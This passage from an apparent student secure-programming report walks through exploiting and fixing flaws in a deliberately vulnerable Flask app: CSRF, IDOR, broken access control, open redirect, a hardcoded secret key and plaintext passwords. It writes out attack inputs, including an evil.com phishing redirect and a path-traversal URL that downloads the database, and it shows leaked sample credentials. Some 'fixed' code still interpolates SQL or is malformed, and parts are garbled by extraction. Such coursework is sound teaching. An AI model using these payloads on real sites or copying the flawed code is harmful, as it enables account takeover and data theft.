31     flash('You were successfully logged out', 'success')
32
33
34
35
36 # Logout route
37
38 # FIXED: CSRF - Changed logout to POST method to prevent CSRF attacks
39 + @app.route('/logout', methods=['POST'])
40
41     def logout():
42         session.pop('user_id', None) # Remove user session
43         flash('You were successfully logged out', 'success')
```

- Create CSRF Protection
  - Make /logout POST, instead of GET

*templates/base.html*

```
 26      {% endif %}
 27      <li>
 28          {% if 'user_id' in session %}
 29 -            <a href="{{ url_for('logout') }}>Logout</a>
 30
 31      {% else %}
 32          <a href="{{ url_for('login') }}>Login</a>
 33      {% endif %}
 34
 35      <% endif %>
 36      <li>
 37          {% if 'user_id' in session %}
 38 +            <a href="#" id="logout-link">Logout</a>
 39 +            <form id="logout-form" method="POST" action="{{ url_for('logout') }}> style="display:none;">
 40 +                <input type="hidden" name="csrf_token" value="{{ csrf_token() }}"/>
 41 +            </form>
 42 +            <script>
 43 +                document.getElementById('logout-link').addEventListener('click', function(e){
 44 +                    e.preventDefault();
 45 +                    document.getElementById('logout-form').submit();
 46 +                });
 47 +            </script>
 48      {% else %}
 49 -            <a href="{{ url_for('login') }}>Login</a>
 50      {% endif %}
```

- Make `/logout` button use POST, instead of GET
  - Add csrf token to the POST request

*templates/comments.html & templates/login.html*

```
 5 00-12-15T09:09
12 <div>Leave a comment for our great leader!</div>
13
14 <form method="POST" action="/url/fut/forComments"> 15 <input type="text" name="comment" style="width:100%; margin-bottom: 10px; padding: 2px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
16 <input type="submit" value="Post Comment" style="width:100%; margin-top: 10px; padding: 5px; border: 1px solid #ccc; border-radius: 5px; background-color: #e0e0e0; color: #333; font-weight: bold; margin-bottom: 10px; border: 1px solid #ccc; border-radius: 5px; font-size: 14px; border: 1px solid #ccc; border-radius: 5px; width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
17 </form>
18 <div>Leave a comment for our great leader!</div>
19
20 <form method="POST" action="/url/fut/forComments"> 21 <input type="text" name="comment" style="width:100%; margin-bottom: 10px; padding: 2px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
22 <input type="submit" value="Post Comment" style="width:100%; margin-top: 10px; padding: 5px; border: 1px solid #ccc; border-radius: 5px; background-color: #e0e0e0; color: #333; font-weight: bold; margin-bottom: 10px; border: 1px solid #ccc; border-radius: 5px; font-size: 14px; border: 1px solid #ccc; border-radius: 5px; width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
23 </form>
24 <div>Leave a comment for our great leader!</div>
25
26 <form method="POST" action="/url/fut/login"> 27 <input type="text" name="username" style="width:100%; margin-bottom: 10px; padding: 2px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
28 <input type="password" name="password" style="width:100%; margin-top: 10px; padding: 2px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
29 <input type="submit" value="Log In" style="width:100%; margin-top: 10px; padding: 5px; border: 1px solid #ccc; border-radius: 5px; background-color: #e0e0e0; color: #333; font-weight: bold; margin-bottom: 10px; border: 1px solid #ccc; border-radius: 5px; font-size: 14px; border: 1px solid #ccc; border-radius: 5px; width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff9f9;">
30 </form>
```

- Add csrf token to the POST request

Testing on the page, again (after fix)


**Let's launch the comment CSRF first:**

**Navigate to: [http://127.0.0.1:8000/comments\\_csrf\\_attack.html](http://127.0.0.1:8000/comments_csrf_attack.html)**



### Bad Request


The CSRF token is missing.



Looks like our fix is working, it is blocking our request.

**Let's launch the logout CSRF next:**

**Navigate to: [http://127.0.0.1:8000/logout\\_csrf\\_attack.html](http://127.0.0.1:8000/logout_csrf_attack.html)**



Looks like our fix is working, it is blocking the GET request from the <img> tag.

---

## Non-Lab vulnerabilities

### #6 Insecure Direct Object Reference (IDOR)

Identifying & Exploiting vulnerability


Testing on the page

/profile/<user\_id>

**URL:** <http://127.0.0.1:5000/profile/1>

**User ID:** Lets take 1 as user id, and try to gain access to the profile page

**Result:** We can freely visit user's profile and see it's confidential information



**Exploit:** /profile/1 or /profile/2 ...

**Impact:** Access to other users' PII and credit card details

Code:

```
profile(user_id)

@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

This code is vulnerable to IDOR, because it allows attackers to manipulate the `user\_id` in the URL to access other users' data without any authorization check to ensure the requesting user is permitted to view the profile.

Fixing vulnerability

Code:

**Fix are located on [fix/idor](#) branch**  
**View fixed code: [view the repo at the fixed IDOR point](#)**  
**View fixed code: [view fixed IDOR code](#)**

```
profile(user_id)
```

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed Insecure Direct Object Reference (IDOR) by validating user authorization
    if 'user_id' not in session:
        return redirect(url_for('login'))
    if session['user_id'] != user_id:
        return redirect(url_for('profile', user_id=session['user_id']))

    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

**code snippet**

```
if 'user_id' not in session:
    return redirect(url_for('login'))
if session['user_id'] != user_id:
    return redirect(url_for('profile', user_id=session['user_id']))
```

The code fixes the Insecure Direct Object Reference (IDOR) vulnerability by checking the session for the logged-in user's `user\_id` and ensuring that the `user\_id` in the URL matches the session `user\_id` before retrieving and displaying the profile, preventing unauthorized access to other users' data.

## Opened pull request: #8

```
@@ -113,6 +113,12 @@ def download_page():
114     @app.route('/profile/<int:user_id>', methods=['GET'])
115     def profile(user_id):
116         # FIXED: Fixed Insecure Direct Object Reference (IDOR) by validating
117         # user authorization
118         if 'user_id' not in session:
119             return redirect(url_for('login'))
120         if session['user_id'] != user_id:
121             return redirect(url_for('profile', user_id=session['user_id']))
122         query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
123         user = db.session.execute(query_user).fetchone()
124
```

Testing on the page, again

/profile/<user\_id>

URL: <http://127.0.0.1:5000/profile/1>

User ID: Lets take 1 as user id, and try to gain access to the profile page

Result: If we are not a user 1, it is redirect us to the own profile page or to the login page if the user is not logged in

## #7 Broken Access Control

Identifying & Exploiting vulnerability

/source code

- admin panel route doesn't check for admin status.

```
@app.route('/admin_panel')
def admin_panel():
    return render_template('admin_panel.html')
```

- Database has no identifier of which users have admin privillages.
- Outgoing from previous issue: session also has no admin identifier.

```
if user:
    session['user_id'] = user.id
    flash('Login successful!', 'success')
    return redirect(url_for('profile', user_id=user.id))
else:
    error = 'Invalid Credentials. Please try again.'
    return render_template('login.html', error=error)
```

/attack

**URL:** [http://127.0.0.1:5000/admin\\_panel](http://127.0.0.1:5000/admin_panel)

**Exploit:** Anyone can visit admin panel and perform any actions.

**Impact:** In a real website this would impact a massive part of business, since admin may interact with multiple important aspects of the website.



## Fixing Vulnerability

Fix located on [fix/broken-access-control](#) branch

Opened pull request: [#6](#)

**Logic:** Either a user in a database must have an admin identifier which will get checked every time admin panel is accessed, or there should be an admins table which will also be checked. In this case, creation of a separate table is preferred, since it will not involve editing of old data. Admin credentials must not be stored in session cookies, since they are on the user side.

1. Creating admins table and populating it with id of one user.


```
53 | --FIX broken access control
54 | --created table that stores admin credentials
55 |< CREATE TABLE IF NOT EXISTS 'admins'(
56 | | 'userid' INTEGER PRIMARY KEY
57 | )
58 | --added id of one user to make him admin
59 | INSERT INTO admins (userid) SELECT id FROM users WHERE username = 'Holmes';
60 |
```

2. Implementing checkup if the user is logged in and is admin.

```
@app.route('/admin_panel')
def admin_panel():
    user = session.get('user_id')
    if user:
        q = text('SELECT userid FROM admins WHERE userid = :session_user_id')
        isadmin = db.session.execute(q, {'session_user_id': user}).fetchone()
        if isadmin:
            return render_template('admin_panel.html')
        else:
            return "Current user is not admin!", 403
    else:
        return "User not logged in!", 403
```


## Testing

- User is not logged in:




User not logged in!

- User is not admin:



Current user is not admin!

- User is admin:



## #8 Open Redirect

Identifying & Exploiting vulnerability

Testing on the page

/redirect

**URL:** <http://127.0.0.1:5000/redirect?destination=https://google.com>

**Redirect to a malicious website:** ?destination=https://malicious-site.com

**Result:** Redirect to the destination param. Can be used for phishing attacks

The image shows two side-by-side screenshots of browser developer tools' Network tabs. Both tabs show a single request for 'redirect?destination=https://google.com'. The left tab is in a simplified view with columns for Name, Status, Type, Initiator, Size, and Time. The right tab is in a detailed view with columns for Name, Headers, Payload, Preview, Response, Initiator, and Timing. In both views, the status is 302, the type is 'document /...', and the initiator is 'Other'. The response payload shows the URL 'https://google.com'. The detailed view also shows the request URL, method (GET), status code (302 FOUND), remote address (127.0.0.1:5000), and referrer policy (strict-origin-when-cross-origin). It also lists response headers like Connection (close), Content-Length (223), Content-Type (text/html; charset=utf-8), Date (Wed, 29 Oct 2025 19:16:46 GMT), Location (https://google.com), and Server (Werkzeug/3.1.3 Python/3.13.0). A 'Request Headers (16)' section is also visible.

**Exploit:** ?destination=https://evil.com/phishing

**Impact:** Phishing attacks using trusted domain

Code:

```
redirect_handler()
```

```
# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')

    if destination:
        return redirect(destination)
    else:
        return "Invalid destination", 400
```

This code is vulnerable to an open redirect attack because it directly redirects users to a URL specified in the `destination` query parameter without any validation, potentially allowing attackers to redirect users to malicious sites.

Fixing vulnerability

Code:

Fix are located on [fix/open-redirect branch](#)

View fixed code: [view the repo at the fixed Open Redirect point](#)

View fixed code: [view fixed Open Redirect code](#)

### `redirect_handler()`

```
# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')

    if destination:
        # FIXED: Fixed Open Redirect by parsing the URL and ensuring it is internal, using urlparse
        from urllib.parse import urlparse
        parsed = urlparse(destination)
        if parsed.scheme == '' and parsed.netloc == '':
            destination = parsed.path
        if parsed.query:
            destination += '?' + parsed.query
        if parsed.fragment:
            destination += '#' + parsed.fragment
        return redirect(destination)
    else:
        return "Invalid destination - only internal redirects are allowed", 400
else:
    return "Invalid destination", 400
```

### **code snippet**

```
from urllib.parse import urlparse
parsed = urlparse(destination)
if parsed.scheme == '' and parsed.netloc == '':
    destination = parsed.path
    if parsed.query:
        destination += '?' + parsed.query
    if parsed.fragment:
        destination += '#' + parsed.fragment
    return redirect(destination)
else:
    return "Invalid destination - only internal redirects are allowed", 400
```

This fix addresses the open redirect vulnerability by parsing the `destination` URL and ensuring that it only performs redirects to internal paths (URLs without a scheme or netloc), preventing malicious redirects to external sites.

### Opened pull request: #3

The screenshot shows a GitHub pull request diff for a file named app.py. The diff highlights changes made to the `redirect_handler` function. The original code (left side) had a single-line redirect call. The new code (right side) includes a complex URL parsing block to ensure the destination is internal. The changes are numbered 58 through 75, with the new code starting at line 61.

```
@@ -58,7 +58,18 @@ def redirect_handler():
58     destination = request.args.get('destination')
59
60     if destination:
61         -         return redirect(destination)
62
63     if destination:
64         # FIXED: Fixed Open Redirect by parsing the URL and ensuring it is
65         # internal, using urlparse
66         from urllib.parse import urlparse
67         parsed = urlparse(destination)
68         if parsed.scheme == '' and parsed.netloc == '':
69             destination = parsed.path
70             if parsed.query:
71                 destination += '?' + parsed.query
72             if parsed.fragment:
73                 destination += '#' + parsed.fragment
74             return redirect(destination)
75     else:
76         return "Invalid destination - only internal redirects are
allowed", 400
77
78     else:
79         return "Invalid destination", 400
```

Testing on the page, again

/redirect

**URL:** <http://127.0.0.1:5000/redirect?destination=https://google.com>

**Result:** Shows us error 400: Invalid destination - only internal redirects are allowed

Invalid destination - only internal redirects are allowed

The image displays two side-by-side screenshots of browser developer tools, specifically the Network tab.

**Left Screenshot:** Shows a single request in the Network tab. The request is named "redirect?destination=https://google.com", has a status of 400, is a "document" type, initiated by "Other", and has a size of 239 B. The time taken is 3 ms. The status bar at the bottom indicates 1 request, 239 B transferred, 57 B resources, and a finish time of 3 ms.

Name	Status	Type	Initiator	Size	Time
redirect?destination=https://google.com	400	document	Other	239 B	3 ms

**Right Screenshot:** Shows a single request in the Network tab. The request is named "GET http://127.0.0.1:5000/redirect?destination=https://google.com", has a status of 400, is a "BAD REQUEST". The status bar at the bottom indicates 1 request, 239 B transferred, 57 B resources, and a finish time of 3 ms.

Name	Status	Type	Initiator	Size	Time
GET http://127.0.0.1:5000/redirect?destination=https://google.com	400	BAD REQUEST			

## #9 Hardcoded Secret Key (Weak and Hardcoded)

Identifying & Exploiting vulnerability

Testing on the page

**Code:** `app.secret_key = 'trump123'`

**What is the Flask secret\_key:** Used to create Signed Cookies

**How get this piece of code:** We can use Path Traversal attack that we discovered before

**Result:** We can use this password as we wish

**Weak Secret Key:** This is also a weak password, that can be hacked easily

**Exploit:** Attacker forges session cookies

**Impact:** Complete session hijacking

```
import os
import sqlite3
from flask import Flask, render_template, request, Response, redirect, url_for, flash, session, send_from_directory, abort, send_file
from flask_sqlalchemy import SQLAlchemy
from sqlalchemy import text

app = Flask(__name__)
app.secret_key = 'Trumpl23' # Set a secure secret key

# Configure the SQLite database
db_path = os.path.join(os.path.dirname(__file__), 'trump.db')
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{db_path}'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

# Initialize the database
db = SQLAlchemy(app)

# Example Model (Table)
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password = db.Column(db.String(120), nullable=False)

    def __repr__(self):
        return f'<User {self.username}>'

# Function to run the SQL script if database doesn't exist
def initialize_database():
    if not os.path.exists('trump.db'):
        with sqlite3.connect('trump.db') as conn:
            cursor = conn.cursor()
            with open('trump.sql', 'r') as sql_file:
                sql_script = sql_file.read()
            cursor.executescript(sql_script)
            print("Database initialized with script.")

# Existing routes
@app.route('/')
def index():
    return render_template('index.html')

@app.route('/quotes')
def quotes():
    return render_template('quotes.html')

@app.route('/sitemap')
def sitemap():
    return render_template('sitemap.html')

@app.route('/admin_panel')
def admin_panel():
    return render_template('admin_panel.html')

# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')
```

BEFORE (Vulnerable)

`app.secret_key = 'trump123' # Hardcoded - EXPOSED in GitHub!`

AFTER (Fixed)

`load_dotenv() # Load .env file`

`app.secret_key = os.environ.get('SECRET_KEY') # Read from environment`

```
# Flask Application Configuration
# This file contains sensitive information - NEVER commit to Git(this is just an example how it should look like!)

# Flask Configuration
SECRET_KEY=dev-secret-key-change-this-in-production-12345678901234567890
FLASK_ENV=development
```

```
# Load .env file
load_dotenv()

# app = Flask(__name__)

# FIXED: Use environment variable for secret key
app.secret_key = os.environ.get('SECRET_KEY')
```

**Result:** The secret key is now stored securely in environment variables instead of being hardcoded in source code

**Strong Secret Key:** This is now a strong password that can be changed per environment without modifying code

**Exploit (Before Fix):** Attacker could see the weak key 'trump123' in GitHub and forge session cookies

**Impact:** Prevents session hijacking and credential exposure

**Fix are located on [fix/secret\\_key](#) branch**

**Opened pull request: [#10](#)**

## #10 Plaintext Password Storage

Identifying & Exploiting vulnerability

/code

Plain text password is inserted into database when initialised

```
INSERT INTO `users` (`username`, `password`, `email`, `about`) VALUES ("Holmes", "MEC15DBF3XD", "
```

Plain text password is compared to user entered password when logging in.

```
password = request.form['password']

query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
user = db.session.execute(query).fetchone()
```

/attack (using path traversal)



**Idea:** We can use Path Traversal attack that we discovered before to retrieve database file.

**Result:** We receive a database file with all usernames and passwords.

**Impact:** All users are affected, since any account can be accessed if data is leaked.

**URL:** <http://127.0.0.1:5000/download?file=../trump.db>

1. Downloading database file via path traversal:



2. Viewing the file:

Usernames and passwords are displayed.

```
PS C:\Users\Stefa\Downloads\sqlite-tools-win-x64-3510000> ./sqlite3 trump.db
SQLite version 3.51.0 2025-11-04 19:38:17
Enter ".help" for usage hints.
sqlite> .tables
carddetail comments posts user users
sqlite> SELECT * FROM users;
1|Holmes|MEC15DBF3XD|lectus.rutrum@laoreetposuere.org|Serious and quiet, interested with
2|Louis|PV084UPH4JN|Mauris@elit.com|Quiet and reserved, interested in how and hanical things.
3|Colin|UBN90KIN1MZ|mi.fringilla@purus.net|Loyal to his peers and to his interd with respecting laws and rules
4|Cameron|WPX87QU00TE| odio.Aliquam.vulputate@placeratortcilaucus.net|Well-develr world of observations about people.
5|Chadwick|TXE68KVQ4FO|Aliquam.erat@etnuncQuisque.co.uk|Quiet, kind, and consough.
6|Fritz|NWK85AIT6PR|dolor@Nuncsollicitudin.net|I Quiet, serious, sensitive and
```

- Accessing someone's account based on leaked database file:

The screenshot shows a two-column layout. On the left, the 'Login' page has fields for 'Username' (Colin) and 'Password' (UBN90KIN1MZ), with a 'Login' button below. On the right, the 'Profile Page' displays user information: Username: Colin, Email: mi.fringilla@purus.net, and Card Details (Card Number: 471683 -8635479520, Expiry: 20/10/2016, CVV: 322).

Fixing Vulnerability:

**Description:** Once app.py is executed, it creates a database and populates it with plain text passwords, in real-world app this would not be a case and most users would get created during the sign up process. Though case when a similar solution may be needed is possible, let's say a website already has a database of users, but all passwords are stored in plaintext and need to be replaced with hash to match a new system.

- Import bcrypt to handle hashing.

```
(venv) PS D:\A TUD university\3. Programming\SecureProgramming-trump> pip install bcrypt
import bcrypt
```

- Creating a script that would receive all the passwords from the database, convert them to hash and replace passwords in the database with it. (In real world this would need to be done only once, but in this case this script will run every time app.py is executed and will perform hashing on all passwords that are not yet hashed)


```
208 if __name__ == '__main__':
209     initialize_database() # Initialize the database on application startup if it doesn't exist
210     with app.app_context():
211         db.create_all() # Create tables based on models if they don't already exist
212
213     #FIXED: plain text password storage using hashing
214     q = text('SELECT id, password FROM users')
215     rows = db.session.execute(q).fetchall()
216
217     for row in rows:
218         id = row[0]
219         password = row[1]
220         if not password.startswith("$2b$"):
221             hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
222             q = text('UPDATE users SET password = :hash WHERE id = :id')
223             db.session.execute(q, {'hash': hash.decode('utf-8'), 'id': id})
224
225     db.session.commit()
226
227 app.run(debug=True)
228
```

- During the login process, server receives user data based on the username and compares password hash to password entered by the user. If they match, session gets assigned a user token.

```
205 #FIXED: plain text password storage using hashing
206 def hashPasswordsInDB(db):
207     q = text('SELECT id, password FROM users')
208     rows = db.session.execute(q).fetchall()
209
210     for row in rows:
211         id = row[0]
212         password = row[1]
213         if not password.startswith("$2b$"):
214             hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt())
215             q = text('UPDATE users SET password = :hash WHERE id = :id')
216             db.session.execute(q, {'hash': hash.decode('utf-8'), 'id': id})
217
218     db.session.commit()
219
220
221 if __name__ == '__main__':
222     initialize_database() # Initialize the database on application startup it
223     with app.app_context():
224         db.create_all() # Create tables based on models if they don't already
225         hashPasswordsInDB(db)
226     app.run(debug=True)
```

## Testing

1. Downloading database file via path traversal:



## 2. Viewing the file:

Result: Even though database was compromised, passwords remain secure thanks to hashing.

```
PS C:\Users\Stefa\Downloads\sqlite-tools-win-x64-3510000> ./sqlite3 trump.db
SQLite version 3.51.0 2025-11-04 19:38:17
Enter ".help" for usage hints.
sqlite> SELECT * FROM users;
1|Holmes|$2b$12$GT9aP4joLaD4inhMatW4neZrqFDCUsyC7WxicMPUrtsz7WjcQ9Pzm|lectus.
, interested in security and peaceful living.
2|Louis|$2b$12$aISGiytqtorLcfEugESuODI8MZwinq6ISxCJs5zTS3k9F2lbysji|Mauris@e
ow and why things work. Excellent skills with mechanical things.
3|Colin|$2b$12$hTuBGo4SUFmrlCIDnkTB7./OkItrkx/iVOEqSzY1KKslrugNjJa9S|mi.fring
s internal value systems, but not overly concerned with respecting laws and r
4|Cameron|$2b$12$Iy46omqmmaXmupHCgnpppeeOjMQadN7o2nookJrdFQebYI8cw6.cx0|odio.A
-developed sense of space and function. Rich inner world of observations abou
5|Chadwick|$2b$12$H1r3.DnAMURx0IZEfjQlo.Hs5R3z.7rVQwGQhF0EKZYUdUXftHLj6|Aliqu
d conscientious. Can be depended on to follow through.
6|Fritz|$2b$12$X9Uj6A.1M6m8wOnubkqiy.3F1UPqwHfUUlqVau5B/yJC0q3XiXrdK|dolor@Nu
ve and kind. Do not like conflict, and not likely to do things which may gene
7|Troy|$2b$12$iPAoFN3/3Sb15XjX1qoTd./Dg4U4Dq0sQkrkhVRzlbtCLeJNetjke|molestie@
tremely well-developed senses, and aesthetic appreciation for beauty.
8|Scott|$2b$12$W2.ygzaq/rWtwm6HXAklnEfTcXXFka3k1h0Pt2cbDo8Ct5Fc/8jXm|nunc.sed
```

**Fix are located on [fix/plaintext-password-storage](#) branch**

**Opened pull request: [#9](#)**

## #11 Password Field Visible

Identifying & Exploiting vulnerability

/source code

```
<input type="text" id="password" name="password" required style="width: 100%;
```

Issue and vulnerability: Password is visible to the user entering it and, combined with the username, can be used to access the account. Lets say user is on a video call doing screen demonstration and needs to login, during that process password will be visible and could be stolen by someone else.

The screenshot shows a login form titled "Login". It has two input fields: "Username" containing "Holmes" and "Password" containing "MEC15DBF3XD". Below the fields is a blue "Login" button. A red error message at the bottom states "Invalid Credentials. Please try again."

Fixing vulnerability

Changing input field type from "text" to "password" to enhance privacy.

```
<input type="password" id="password" name="password" required style="width: 100%;
```

Testing

Password is no longer visible, so now it's safe to share the screen or do screenshots during login process.



The screenshot shows a login form with a single input field labeled "Password". The field contains several dots (".....") representing the obscured password.

Fix are located on [fix/password-field-visible](#) branch

Opened pull request: [#14](#)

## #12 Sensitive Data Exposure (Credit Cards)

Identifying & Exploiting vulnerability

Testing on the page

